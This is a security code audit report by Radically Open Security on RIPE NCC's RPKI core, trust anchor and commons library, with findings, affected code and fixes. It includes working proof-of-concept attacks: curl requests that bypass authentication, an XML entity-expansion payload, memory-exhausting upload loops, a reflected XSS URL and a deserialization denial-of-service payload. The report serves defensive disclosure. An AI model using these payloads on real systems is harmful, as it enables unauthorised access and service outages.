


Code Audit Report

Réseaux IP Européens Network Coordination Centre

V 1.1
Diemen, July 18th, 2021
Confidential

Document Properties

Client	Réseaux IP Européens Network Coordination Centre
Title	Code Audit Report
Targets	RPKI core (ripe-rpki-ripe-ncc) RPKI Trust Anchor (ripe-rpki-ta-0) RPKI Commons Library (ripe-rpki-commons)
Version	1.1
Pentester	Johannes Moritz
Authors	Johannes Moritz, Patricia Piolon
Reviewed by	Patricia Piolon
Approved by	Melanie Rieback

Version control

Version	Date	Author	Description
0.1	April 30th, 2021	Johannes Moritz	Initial draft
1.0	July 18th, 2021	Patricia Piolon	Review
1.1	July 18th, 2021	Patricia Piolon	Language

Contact

For more information about this document and its contents please contact Radically Open Security B.V.

Name	Melanie Rieback
Address	Overdiemerweg 28 1111 PP Diemen The Netherlands
Phone	+31 (0)20 2621 255
Email	info@radicallyopensecurity.com

Table of Contents

1 Executive Summary

1.1 Introduction

Between June 26, 2021 and July 16, 2021, Radically Open Security B.V. carried out a code audit for Réseaux IP Européens Network Coordination Centre.

This report contains our findings as well as detailed explanations of exactly how ROS performed the review.

1.2 Scope of work

The scope of the code audit was limited to the following target(s):

- RPKI core (ripe-rpki-ripe-ncc)
- RPKI Trust Anchor (ripe-rpki-ta-0)
- RPKI Commons Library (ripe-rpki-commons)

The scoped services are broken down as follows:

- Code review of the RPKI components in scope: 5-7 days
- Reporting: 1 days
- **Total effort: 6 - 8 days**

1.3 Project objectives

ROS will perform a code review of the RPKI core, the RPKI trust anchor and the RPKI commons library with RIPE NCC in order to assess the security of the RPKI infrastructure. To do so ROS will access the provided source code and the development environment and guide RIPE NCC in attempting to find vulnerabilities, exploiting any such found to try and gain further access and elevated privileges.

1.4 Timeline

The audit took place between June 26, 2021 and July 16, 2021.

1.5 Results In A Nutshell

During this code audit we found 1 High, 3 Moderate and 2 Low-severity issues.

The most severe vulnerability found during the audit allows an attacker to bypass authentication and perform administrative actions; it is described in RIPE-004 (page 10).

Two issues related to denial of service attacks with a moderate severity were found in the RPKI core: RIPE-003 (page 11) and RIPE-005 (page 13). By exploiting these, an unauthenticated attacker might be able to make the server unresponsive.

An reflected XSS vulnerability was found in the RPKI web interface: RIPE-002 (page 16). It was rated with a moderate severity.

Furthermore, it was found that one of the services in use issued requests without an encryption scheme and parsed the response in an insecure manner, as detailed in RIPE-001 (page 18). This allows an attacker to chain together a Man-in-the-Middle (MitM) attack and an XML External Entity (XXE) attack to gain access to internal information.


Multiple outdated software dependencies with known vulnerabilities were found; these are described in RIPE-007 (page 17). This issue was given a low severity.

By exploiting these issues, an attacker might be able to cause denial of service or escalate privileges by chaining multiple issues.


1.6 Summary of Findings

ID	Type	Description	Threat level
RIPE-004	Authentication Bypass	It was found that the RPKI core web application executes administrative actions before checking the user's session.	High
RIPE-003	Denial of Service	The manner in which the RPKI core processes XML messages can result in denial of service.	Moderate
RIPE-005	Denial of Service	It was found that the RPKI core does not specify request size limits that prevent the exhaustion of server memory.	Moderate
RIPE-002	Input Sanitization	The RPKI core exposes extensive error messages that allows exploiting a reflected XSS vulnerability.	Moderate
RIPE-007	Outdated Software	The RPKI core relies on multiple outdated client as well as server-side dependencies with known vulnerabilities.	Low
RIPE-001	Security Configuration	It was found that the RPKI server loads XML content from a third party via an insecure channel and parses the content without security configuration.	Low

1.6.1 Findings by Threat Level



1.6.2 Findings by Type



1.7 Summary of Recommendations

ID	Type	Recommendation
RIPE-004	Authentication Bypass	• In Apache Wicket there are multiple ways to protect pages or components from unauthenticated access. The simplest solution is to verify the session in the constructor of the base package `AdminCertificationBasePage`.
RIPE-003	Denial of Service	• Completely disallow `DOCTYPE` definitions in the XML request. • This can be achieved by setting the feature `http://apache.org/xml/features/disallow-doctype-decl` to true.
RIPE-005	Denial of Service	• The application server should be configured in such a way that all requests above a specified limit are rejected.
RIPE-002	Input Sanitization	• Do not run the Apache Wicket framework in development mode in a production environment. • Printing permissive stacktraces should be avoided. • If the permissive error messages are intended, the stacktraces should be HTML encoded.
RIPE-007	Outdated Software	• Frequently monitor for security patches of libraries in use and update them.
RIPE-001	Security Configuration	• Use TLS to ensure integrity protection of the requested data. Ideally enforce a supported and strong protocol version such as TLSv1.3. • Since XML entities are not needed by the implementation they should be disabled. The best solution is to completely disable the DOCTYPE declaration using the feature `http://apache.org/xml/features/disallow-doctype-decl`.

2 Methodology

2.1 Code Audit

During the code audit, we take the following approach:

1. **Thorough comprehension of functionality**
   We try to get a thorough comprehension of how the application works and how it interacts with the user and other systems. Having detailed documentation (manuals, flow charts, system sequence diagrams, design documentation) at this stage is very helpful, as they aid the understanding of the application
2. **Comprehensive code reading**
   goals of the comprehensive code reading are:
   - to get an understanding of the whole code
   - identify adversary controlled inputs and trace their paths
   - identify issues

3. **Static analysis**
   Using the understanding we gained in the previous step, we will use static code analysis to uncover any vulnerabilities. Static analysis means the specialist will analyze the code and implementation of security controls to get an understanding of the security of the application, rather than running the application to reach the same goal. This is primarily a manual process, where the specialist relies on his knowledge and expertise to find the flaws in the application. The specialist may be aided in this process by automatic analysis tools, but his or her skills are the driving force.
   Depending on the type of application, we will identify the endpoints. In this case, it means where data enters and leaves the application. The data is then followed through the application and is leading in determining if assessing the quality of the security measures.
4. **Dynamic analysis**
   Dynamic analysis can also be performed. In this case, the program is run and actively exploited by the specialist. This is usually done to confirm a vulnerability and as such follows the result of the static analysis.
5. **Fuzzing**
   Fuzz testing or Fuzzing is a software testing technique which in essence consists of finding implementation bugs using malformed/semi-malformed data injection in an automated fashion.
6. **Concolic analysis**
   If the specialist thinks it useful, additional concolic analysis may be performed on selected subsets of the code.

2.2 Risk Classification

Throughout the report, vulnerabilities or risks are labeled and categorized according to the Penetration Testing Execution Standard (PTES). For more information, see: http://www.pentest-standard.org/index.php/Reporting

These categories are:

- **Extreme**
  Extreme risk of security controls being compromised with the possibility of catastrophic financial/reputational losses occurring as a result.
- **High**
  High risk of security controls being compromised with the potential for significant financial/reputational losses occurring as a result.
- **Elevated**
  Elevated risk of security controls being compromised with the potential for material financial/reputational losses occurring as a result.
- **Moderate**
  Moderate risk of security controls being compromised with the potential for limited financial/reputational losses occurring as a result.
- **Low**
  Low risk of security controls being compromised with measurable negative impacts as a result.

3 Findings

We have identified the following issues:

3.1 RIPE-004 — Unauthenticated Access to Administrative Functionalities

Vulnerability ID: RIPE-004

Vulnerability type: Authentication Bypass

Threat level: High

Description:

It was found that the RPKI core web application executes administrative actions before checking the user's session.

Technical description:

The RPKI core consists of multiple components. Among those components is an Apache Wicket web application that performs cookie-based session authentication to verify if the user is authenticated or not. It was determined that the authentication check is performed after the execution of critical operations. More specifically, the check is performed in the function `onConfigure` of the base package `MinimalRPKIBasePage` . This function is called on all components before any component is rendered. However, before rendering the administrative actions have already been performed.

Affected File:

`ripe-rpki-ripe-ncc/src/main/java/net/ripe/rpki/ui/commons/MinimalRPKIBasePage.java`

Affected Code:

```
protected void onConfigure() {
    super.onConfigure();
    CertificationAdminWicketApplication app = CertificationAdminWicketApplication.get();
    //if user is not signed in, redirect him to sign in page
    if (!AuthenticatedWebSession.get().isSignedIn())
        app.onUnauthorizedInstantiation(this);
}
```

The below cURL command can be used as a proof-of-concept to download the identity certificate without having a valid session.

```
curl 'http://core-2.rpki.prepdev.ripe.net:8080/certification/provisioning-identity-details?
wicket:interface=:8:showProvisioningDetailsPanel:downloadIssuerIdentity::IResourceListener::'
```

The response contains the encoded certificate:

```
HTTP/1.1 200
```

```
Last-Modified: Thu, 01 Jul 2021 19:45:07 GMT
Expires: Thu, 01 Jul 2021 20:45:07 GMT
Cache-Control: max-age=3600
Content-Disposition: attachment; filename="issuer-idcert.cer"
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
X-Frame-Options: DENY
Content-Type: application/x-x509-ca-cert
Content-Length: 1148
Date: Thu, 01 Jul 2021 19:45:07 GMT

MIIDWDCCAkCgAwIBAgIBATANBgkqhkiG9w0BAQsFADA9[...]
```

As another example, the following cURL command changes the active node to the value `core-1`. Note that while the response contains a redirect to the login page, the action has nevertheless been executed.

```
curl 'http://core-2.rpki.prepdev.ripe.net:8080/certification/SystemStatusPage?
wicket:interface=:5:activeNodeForm::IFormSubmitListener::' -d 'activeNode=core-1'
```

Impact:

- An unauthenticated attacker with network level access to the `/certification` endpoint of the RPKI core server can perform administrative operations without any authentication. Note that only the Apache Wicket user interface is affected by this vulnerability. The Spring API correctly verifies the API token.

Recommendation:

- In Apache Wicket there are multiple ways to protect pages or components from unauthenticated access. The simplest solution is to verify the session in the constructor of the base package `AdminCertificationBasePage`.

3.2 RIPE-003 — XML Processing might lead to DoS

Vulnerability ID: RIPE-003

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

The manner in which the RPKI core processes XML messages can result in denial of service.

Technical description:

The ripe-rpki-commons library provides a `DocumentBuilder` configuration that is secure against XXE vulnerabilities in the first place. The attributes `ACCESS_EXTERNAL_DTD` and `ACCESS_EXTERNAL_SCHEMA` do not allow any protocol, which prevents Server-side request forgery (SSRF) vulnerabilities or the reading of local files via XXE. Although `FEATURE_SECURE_PROCESSING` limits the entity expansion to 64000 by default, and the accumulated size of entities to 50.000.000 bytes, an attacker can still abuse the limited expansion for a DoS attack. If an attacker sends multiple requests in parallel containing an entity expansion payload, the server will throw a `java.lang.OutOfMemoryError: GC overhead limit exceeded` exception.

Affected File:

`ripe-rpki-commons/src/main/java/net/ripe/rpki/commons/xml/DomXmlSerializer.java`

Affected Code:

```
protected DocumentBuilder getDocumentBuilder() throws ParserConfigurationException {
    final DocumentBuilderFactory documentFactory = DocumentBuilderFactory.newInstance();
    documentFactory.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);
    documentFactory.setAttribute(XMLConstants.ACCESS_EXTERNAL_DTD, "");
    documentFactory.setAttribute(XMLConstants.ACCESS_EXTERNAL_SCHEMA, "");
    documentFactory.setNamespaceAware(true);
    return documentFactory.newDocumentBuilder();
    }
```

Since this issue resides in a shared library, multiple endpoints are affected and can be exploited. Among those affected endpoints is the publicly accessible `/certification/updown` provisioning interface. The below shown script can be used to reproduce this issue. By asynchronously submitting multiple request to one of the affected endpoints, one can induce a `OutOfMemoryError` exception.

PoC script:

```
#!/bin/bash
for i in seq `seq 20`; do
curl -X POST -H 'ncc-internal-api-key: BAD-TEST-D2Shtf2n5Bwh02P7' -F 'file=@test.xml' http://
localhost:8080/certification/api/upstream/upload > /dev/null -s &
done
```

An attacker can utilize an XML construct which exhausts the limits of 50MB when it is parsed. As an example the following XML document can be used. It contains an entity of 5KB which will be expanded 10.000 times to exhaust the expansion limit of 50MB

```
<?xml version="1.0" ?>
<!DOCTYPE a [<!ENTITY x "[5000*a]">
<!ENTITY x1 "&x;&x;&x;&x;&x;&x;&x;&x;&x;&x;">
<!ENTITY x2 "&x1;&x1;&x1;&x1;&x1;&x1;&x1;&x1;&x1;&x1;">
<!ENTITY x3 "&x2;&x2;&x2;&x2;&x2;&x2;&x2;&x2;&x2;&x2;">
```

```
<!ENTITY x4 "&x3;&x3;&x3;&x3;&x3;&x3;&x3;&x3;&x3;&x3;">]>
<root>
&x4;
</root>
```

Impact:

- By continuously sending specially crafted requests an attacker can temporarily cause a denial of service whenever XML content is parsed.

Recommendation:

- Completely disallow `DOCTYPE` definitions in the XML request.
- This can be achieved by setting the feature `http://apache.org/xml/features/disallow-doctype-decl` to true.

3.3 RIPE-005 — Missing Request Size Limits can Cause DoS

Vulnerability ID: RIPE-005

Vulnerability type: Denial of Service

Threat level: Moderate

Description:

It was found that the RPKI core does not specify request size limits that prevent the exhaustion of server memory.

Technical description:

We identified multiple endpoints that process requests without implementing size checks, exposing the RPKI core to the risk of a denial of service attack. In the following paragraphs two issues are detailed that can cause the server to become unresponsive.

Issue 1:

Among the vulnerable endpoints is the upload form that allows an admin to upload a so-called TA response. The request body is processed with the function `convertUploadedFileToString` . Since this function does not check the size of the uploaded file before converting it into a String representation, an attacker can write arbitrary data into the memory until the memory is exhausted. The following code snippet shows the above mentioned vulnerable function. Note that the

default request size limit of the Spring framework does not apply at this part since this endpoint is implemented using the Apache Wicket framework.

Affected File

`ripe-rpki-ripe-ncc/src/main/java/net/ripe/rpki/ui/commons/FileUploadUtils.java`

Affected Code

```
public static String convertUploadedFileToString(FileUpload fileUpload) throws IOException {
 InputStream is = fileUpload.getInputStream();
    try {
        StringWriter sw = new StringWriter();
        BufferedReader reader = new BufferedReader(new InputStreamReader(is));
        char[] buffer = new char[BUFFER_SIZE];

        int n;
        while ((n = reader.read(buffer)) != -1) {
            sw.write(buffer, 0, n);
        }
        return sw.toString();
        } finally {
            is.close();
        }
    }
```

The below cURL command uploads a large file with arbitrary data to the specified endpoint. As a proof-of-concept a file containing 280MB of data was uploaded.

```
curl -X 'POST' -F'offlineResponseUploadFile=@large.txt' 'http://localhost:8080/certification/
UpstreamCaManagementPage?wicket:interface=:2:pendingRequestOrManagementPanel:content:
   offlineResponseUploadForm::IFormSubmitListener::'
```

The server responded with an `java.lang.OutOfMemoryError` exception which indicated that the server's memory was exhausted. By sending multiple requests in parallel, the server can be forced to spend more CPU resources doing garbage collection than processing user requests.

```
<div wicket:id="stackTrace" class="stackTrace"><h2>Development Mode</h2>
    at org.apache.wicket.RequestListenerInterface.invoke(RequestListenerInterface.java:182)
    ... 77 more
[...]
Caused by: java.lang.OutOfMemoryError: Java heap space
</div>
```

Example 2:

Moreover, it was determined that the `ProvisioningServlet` is also vulnerable to a denial of service attack. This endpoint expects POST request containing a provisioning message object. Since the size of that object is not validated before further processing an attacker can again write an arbitrary amount of data into the memory. The below code snippet shows the entrypoint illustrates the above mentioned issue.

Affected File:

`ripe-rpki-ripe-ncc/src/main/java/net/ripe/rpki/ripencc/provisioning/ProvisioningServlet.java`

Affected Code:

```
protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    if(!CONTENT_TYPE.equalsIgnoreCase(req.getContentType())) {
        LOG.warn(String.format("Got unsupported content-type: %s from %s/%s. Will try to process
 anyway.",
                req.getContentType(), req.getRemoteAddr(), req.getHeader("User-Agent")));
    }

    try {
  byte[] encoded = handleRequest(req);
        resp.setContentType(req.getContentType());
        ServletOutputStream outputStream = resp.getOutputStream();
        outputStream.write(encoded);
    } catch (ProvisioningException e) {
        resp.sendError(e.getResponseExceptionType().getHttpResponseCode(),
 e.getResponseExceptionType().getDescription());
    }
}
```

The following shell command was used to submit three cURL requests. Each of them contained 500MB of arbitrary data.

```
for i in `seq 3`; do curl -X 'POST'  'http://localhost:8080/certification/updown' --data-binary
 '@verylarge.txt' & done
```

As a result of these three requests an exception occurred indicating that the memory is exhausted.

```
2021-06-30 13:48:35.190 ERROR 11917 --- [nio-8080-exec-7] o.a.coyote.http11.Http11NioProtocol      :
 Failed to complete processing of a request

java.lang.OutOfMemoryError: Java heap space
```

Note that increasing the size of the JVM memory is not an effective measure to prevent denial of service issues since the attack can be scaled arbitrarily.

Impact:

- An attacker who is able to continuously send large requests to the RPKI core is very likely able to cause denial of service.

Recommendation:

- The application server should be configured in such a way that all requests above a specified limit are rejected.

3.4 RIPE-002 — Reflected XSS in Error Page

Vulnerability ID: RIPE-002

Vulnerability type: Input Sanitization

Threat level: Moderate

Description:

The RPKI core exposes extensive error messages that allows exploiting a reflected XSS vulnerability.

Technical description:

The RPKI core server returns extensive error messages containing stacktraces if the application is in Apache Wicket development mode. Upon further investigation, it was found that the application is always in development mode as this setting is hardcoded into the source code. During the audit no code was found that changes this configuration.

The following code snippet illustrates that function `addStackTrace` returns the exception's stacktrace without any sanitization.

Affected File:

`ripe-rpki-ripe-ncc/src/main/java/net/ripe/rpki/ui/admin/ErrorPage.java`

Affected Code:

```
public ErrorPage(RuntimeException e) {
     if (this.getApplication().getConfigurationType().equalsIgnoreCase(Application.DEVELOPMENT)) {
         addStackTrace(e);
     } else {
         add(new Label("stackTrace"));
     }
 }

private void addStackTrace(RuntimeException e) {
     StringWriter stackTrace = new StringWriter();
     e.printStackTrace(new PrintWriter(stackTrace));
     Label label = new Label("stackTrace","<h2>Development Mode</h2><br/>" + stackTrace.toString());
     label.add(new AttributeModifier("style", new Model<String>("display:block")));
     label.setEscapeModelStrings(false);
     add(label);
 }
```

If the stacktrace contains user input, this will be interpreted as HTML. This is the case when requesting the following URL:

http://localhost:8080/certification/?wicket:bookmarkablePage=%3Cimg+src=x+onerror=alert(document.location)%3E

Impact:

- An unauthenticated attacker can exploit the reflected XSS to perform administrative actions by luring an admin to click a malicious link.

Recommendation:

- Do not run the Apache Wicket framework in development mode in a production environment.
- Printing permissive stacktraces should be avoided.
- If the permissive error messages are intended, the stacktraces should be HTML encoded.

3.5 RIPE-007 — Multiple Outdated Dependencies

Vulnerability ID: RIPE-007

Vulnerability type: Outdated Software

Threat level: Low

Description:

The RPKI core relies on multiple outdated client as well as server-side dependencies with known vulnerabilities.

Technical description:

Client Side:

Multiple deprecated client-side dependencies have been identified. The following list summarizes a set of libraries that have not been updated for a long time and contain unpatched vulnerabilities. Therefore, the web UI is exposed to the risk of various client-side vulnerabilities.

- `public/static/api-docs/lib/jquery-1.8.0.min.js`
- `public/static/api-docs/lib/handlebars-1.0.0.js`
- `public/static/api-docs/lib/underscore-min.js`

- `public/static/api-docs/lib/swagger-custom.js`
- `portal-theme/js/vendor/jquery-ui-1.8.16.custom.min.js`
- `portal-theme/js/vendor/jquery-1.6.4.min.js`

Server-Side:

On the server-side two libraries related to the Apache Wicket framework were found. These libraries have not been updated since 2014 and are considered deprecated. The following listings show an excerpt of the `ripe-rpki-ripe-ncc/pom.xml` illustrating the use of the dependencies.

```
<dependency>
    <groupId>org.apache.wicket</groupId>
    <artifactId>wicket-spring</artifactId>
 <version>1.4.23</version>
</dependency>
```

```
<dependency>
    <groupId>org.apache.wicket</groupId>
    <artifactId>wicket-auth-roles</artifactId>
 <version>1.4.23</version>
</dependency>
```

Impact:

- Publicly known vulnerabilities might be exploited.

Recommendation:

- Frequently monitor for security patches of libraries in use and update them.

3.6 RIPE-001 — Potential XXE through third party or MitM

Vulnerability ID: RIPE-001

Vulnerability type: Security Configuration

Threat level: Low

Description:

It was found that the RPKI server loads XML content from a third party via an insecure channel and parses the content without security configuration.

Technical description:

During the audit of the RPKI core component an insecure code pattern has been identified. The implemented `ResourceLookupService` requests three different XML documents from the external host *www.iana.org* via unencrypted channels and parses the contents in an insecure manner. In particular, this implementation is exposed to two vulnerabilities:

- Requesting data using unencrypted channels introduces the risk of a Man-in-the-Middle attack. In this scenario an attacker would intercept and modify the response of the requested resource. Therefore, the integrity of the requested data cannot be guaranteed.
- Parsing XML documents without enabling security features can cause XXE attacks allowing an attacker to read local files or issuing requests to hosts in the internal network.

The URLs that are used to request the XML documents can be found in the production configuration file `application-production.properties` . It can be observed that the unencrypted http protocol is specified.

```
iana.ASN.delegations=http://www.iana.org/assignments/as-numbers/as-numbers.xml
iana.IPv4.delegations=http://www.iana.org/assignments/ipv4-address-space/ipv4-address-space.xml
iana.IPv6.delegations=http://www.iana.org/assignments/ipv6-unicast-address-assignments/ipv6-unicast-address-assignments.xml
```

Responsible for the insecure parsing of the XML contents is the code shown below. By default the `DocumentBuilderFactory` instance accepts XML entities declared in the DOCTYPE of the document. These entities can be exploited to exfiltrate local files or may lead to SSRF scenarios.

Affected File:

`ripe-rpki-ripe-ncc/src/main/java/net/ripe/rpki/ripencc/services/impl/IanaRegistryXmlParserImpl.java`

Affected Code:

```
private Document parseXmlFile(InputStream xml) {
    try {
        Document document = DocumentBuilderFactory.newInstance().newDocumentBuilder().parse(xml);
        document.getDocumentElement().normalize();
        return document;
        [...]
```

Impact:

- An attacker in a privileged network position can perform a MitM attack to manipulate the requested data.
- If successful, the attacker can exfiltrate local files or submit requests to internal hosts.

Recommendation:

- Use TLS to ensure integrity protection of the requested data. Ideally enforce a supported and strong protocol version such as TLSv1.3.
- Since XML entities are not needed by the implementation they should be disabled. The best solution is to completely disable the DOCTYPE declaration using the feature `http://apache.org/xml/features/disallow-doctype-decl`.

4 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

4.1 NF-008 — Permissive Deserialization Whitelist

The deserialization functionality with the XStream library of the RPKI trust anchor has been subject of intense review. A default whitelist of types that are explicitly allowed for deserialization has been installed with the function `XStream.setupDefaultSecurity`. While a whitelist is a good approach to prevent insecure deserialization vulnerabilities, the list in place was found to be permissive. For example, the class `java.util.PriorityQueue`, which can abused for denial of service attacks, is allowed for deserialization.

This issue can be reproduced by executing the trust anchor script with the following arguments.

```
APPLICATION_ENVIRONMENT=local ./ta.sh --initialise-from-old prio.xml --storage-directory /tmp
```

The file `prio.xml` contains a serialized `PriorityQueue` object. The size field of the object can be set to an arbitrary integer value which results in the allocation of the specified amount of empty objects on the heap causing an `OutOfMemoryError` exception.

```
<java.util.PriorityQueue serialization="custom">
    <unserializable-parents/>
    <java.util.PriorityQueue>
        <default>
            <size>999999999</size>
        </default>
        <int>1</int>
    </java.util.PriorityQueue>
</java.util.PriorityQueue>
```

The output of the executed command illustrates the above described behavior.

```
The following problem occurred: Failed calling method
---- Debugging information ----
message             : Failed calling method
cause-exception     : java.lang.OutOfMemoryError
cause-message       : Java heap space
method              : java.util.PriorityQueue.readObject()
class               : java.util.PriorityQueue
required-type       : java.util.PriorityQueue
converter-type      : com.thoughtworks.xstream.converters.reflection.SerializableConverter
line number         : 7
version             : not available
```

Due to the fact that the trust anchor tool is only executed in an offline environment, however, and because the deserialization functionality is not used with untrusted user input, a security impact could not be identified. It is nevertheless recommended to improve the whitelist to only allow the necessary classes.

4.2 NF-006 — Inadequate Handling of Content-Type Header

The exposed `certification/updown` endpoint which implements the server-side of the certificate provisioning protocol does not properly handle the request and response Content-Type header, which might lead to exploitable vulnerabilities.

The `ProvisioningServlet` implements the entrypoint of the certificate provisioning protocol described in RFC6492. In particular, this protocol is used by delegated CA's to interact with the RIPE production CA. It provides functionalities such as requesting certificate issuance, revocation, and status information from the root or production CA. For this protocol the Content-Type `application/rpki-updown` has been registered and should be used for the protocol (https://datatracker.ietf.org/doc/html/rfc6492#section-3). However, if the user-provided request Content-Type deviates from the specification, only a warning is written to the logs. Furthermore, the value of the request Content-Type is assigned to the response Content-Type. This implemented behavior might lead to an XSS vulnerability if a malicious client uses the Content-Type `text/html` and the server reflects user input from the request. Although such a vulnerability could not be identified during the audit, it is recommended to statically set the response Content-Type to the intended value `application/rpki-updown` .

Affected File:

`net.ripe.rpki.ripencc.provisioning.ProvisioningServlet`

Affected Code:

```
public static final String CONTENT_TYPE = "application/rpki-updown";
[...]
protected void doPost(HttpServletRequest req, HttpServletResponse resp) throws IOException {
    if(!CONTENT_TYPE.equalsIgnoreCase(req.getContentType())) {
        LOG.warn(String.format("Got unsupported content-type: %s from %s/%s. Will try to process
 anyway.",
                req.getContentType(), req.getRemoteAddr(), req.getHeader("User-Agent")));
    }
    try {
        byte[] encoded = handleRequest(req);
        resp.setContentType(req.getContentType());
        ServletOutputStream outputStream = resp.getOutputStream();
        outputStream.write(encoded);
[...]
```

5 Future Work

- **Retest of findings**

  When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.

- **Regular security assessments**

  Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

6 Conclusion

We discovered 1 High, 3 Moderate and 2 Low-severity issues during this audit.

The Resource Public Key Infrastructure (RPKI) is a complex system built to secure the Internet's BGP routing. Among the tested components was the web interface of the RPKI core built with the Apache Wicket framework. This component introduced multiple high to moderate issues and gave the impression of being a deprecated piece of software full of historical structures. Even though it is only accessible by a small group of admins, it runs in the same context as the rest of the core. Access restrictions depend on the security of the load balancer exposing only selected endpoints. Therefore it is recommended to completely refactor and modernize the web UI component in order to mitigate the risk of further vulnerabilities.

The REST API of the RPKI core was also part of the audit. Authentication is handled with a static API key and authorization is delegated to the RPKI portal which is an application out of scope for this engagement. Authentication and authorization must therefore be examined in the RPKI portal. Except for a potential denial of service issue no further vulnerabilities could be identified in this component.

The implementation of the Resource Certificate Provisioning protocol used by non-hosted certificate authorities was also subject of intense review. In addition to the denial of service issue and the permissive handling of content-types, rigorous input validation prevented other vulnerabilities from occurring.

Furthermore, the trust anchor application which is implemented as a command line tool has been carefully examined. Due to the limited attack surface and well-structured code, neither logical flaws nor exploitable vulnerabilities could be identified. Only one issue related to a permissive deserialization whitelist was found, which however does not pose a direct security risk to the application.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

